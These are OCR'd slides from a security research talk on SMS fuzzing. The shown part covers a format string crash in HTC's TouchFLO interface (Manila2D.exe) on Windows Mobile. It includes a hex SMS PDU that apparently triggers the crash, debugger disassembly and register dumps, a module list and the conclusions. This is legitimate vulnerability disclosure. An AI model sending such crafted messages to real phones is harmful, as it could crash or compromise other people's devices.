
Windows Mobile results

- Format string bug in Manila2D.exe (TouchFLO)
- This is the user interface for HTC devices
- A simple text message containing “%n” crashes TouchFLO
- Format strings make for easy exploits!

Notified.... Now?

07919471173254F6040C91947167209508000099309251619580022537

As seen in IDA Debugger



```
SP,#0x488+var_480]
SP,#0x488+var_458]
```

```
03FB3134
03FB3134 loc_3FB3134
03FB3134 ADD      R10, R10, #4
03FB3138 LDR      R3, [R10,#-4]
03FB313C TST      R4, #0x20
03FB3140 STRNEH   R7, [R3]
03FB3144 STREQ    R7, [R3]
03FB3148 MOV      R3, #1
03FB314C STR      R3, [SP,#0x488+var_44C]
03FB3150 B        loc_3FB34CC
```

```
FB34CC
FB34CC loc_3FB34CC
```

```
03FB2D58
03FB2D58 loc_3FB2D58                  ; jumptable 03FB2BC0 case 0
```

```
03FB2D08 CMP
03FB2D0C BEQ
```

```
100.00%    (4221,10167) (1469,297)    UNKNOWN    03FB3144: sub_3FB2AC0+684
```

```
R0  1B99F620 ↳ debug019:1B99F620            MODE 10
R1  01AF90E8 ↳ Manila2D.exe:01AF90E8        T     0
R2  FFFFFFFF ↳                              F     0
R3  00620031 ↳ Manila2D.exe:00620031        Q     0
R4  00000000 ↳                              V     0
R5  0000006E ↳                              C     1
R6  00000007 ↳                              Z     1
R7  0000000F ↳                              N     0
R8  1B99F3F1 ↳ debug019:1B99F3F1
R9  00000000 ↳
R10 1B99F698 ↳ debug019:1B99F698
R11 00000007 ↳
R12 1B99F198 ↳ debug019:1B99F198
SP  1B99F198 ↳ debug019:1B99F198
LR  0000006E ↳
PC  03FB3144 ↳ Manila2D.exe:03FB3144
PSR 60000010
```

Path	Base	Size
\Windows\shlwapi.dll	039B4000	139264
\Windows\msxml3.dll	039D6000	1060864
\Windows\htmlview.dll	03CD9000	24576
\Windows\coredll.dll	03F4C000	614400
\Windows\et9ime.dll	78790000	446464
\Windows\mm1lib.dll	78800000	131072
\Windows\et9dictionary.dll	78960000	122880
\Windows\mmstransport.dll	78B40000	585728
\Windows\mmstransport.dll.0409.mui	7FA90000	110592
\Windows\manila2d.exe.0409.mui	7FAE0000	40960
\Windows\urlmon.dll.0409.mui	7FB90000	20480
\Windows\wininet.dll.0409.mui	7FC80000	28672
\Windows\outres.96.dll	7FD20000	163840
\Windows\gwes.exe	7FD50000	1040384
\Windows\outres.dll.0409.mui	7FE50000	204800

Line 34 of 50

Conclusions

- SMS is a great vector of attack against smart phones
- SMS fuzzing doesn’t have to be limited by equipment or cost of sending SMS
- Can inject SMS using software only by MITM the modem
- Can find some bugs, keep on fuzzing!

Thanks

- Dino Dai Zovi: Memory management skillz
- Dave Aitel: Kicking Charlie’s ass until he wrote the exploit
- Willem Hengeveld: WinMobile log-driver author

Questions?

- Contact us at cmiller@securityevaluators.com and collin@mulliner.org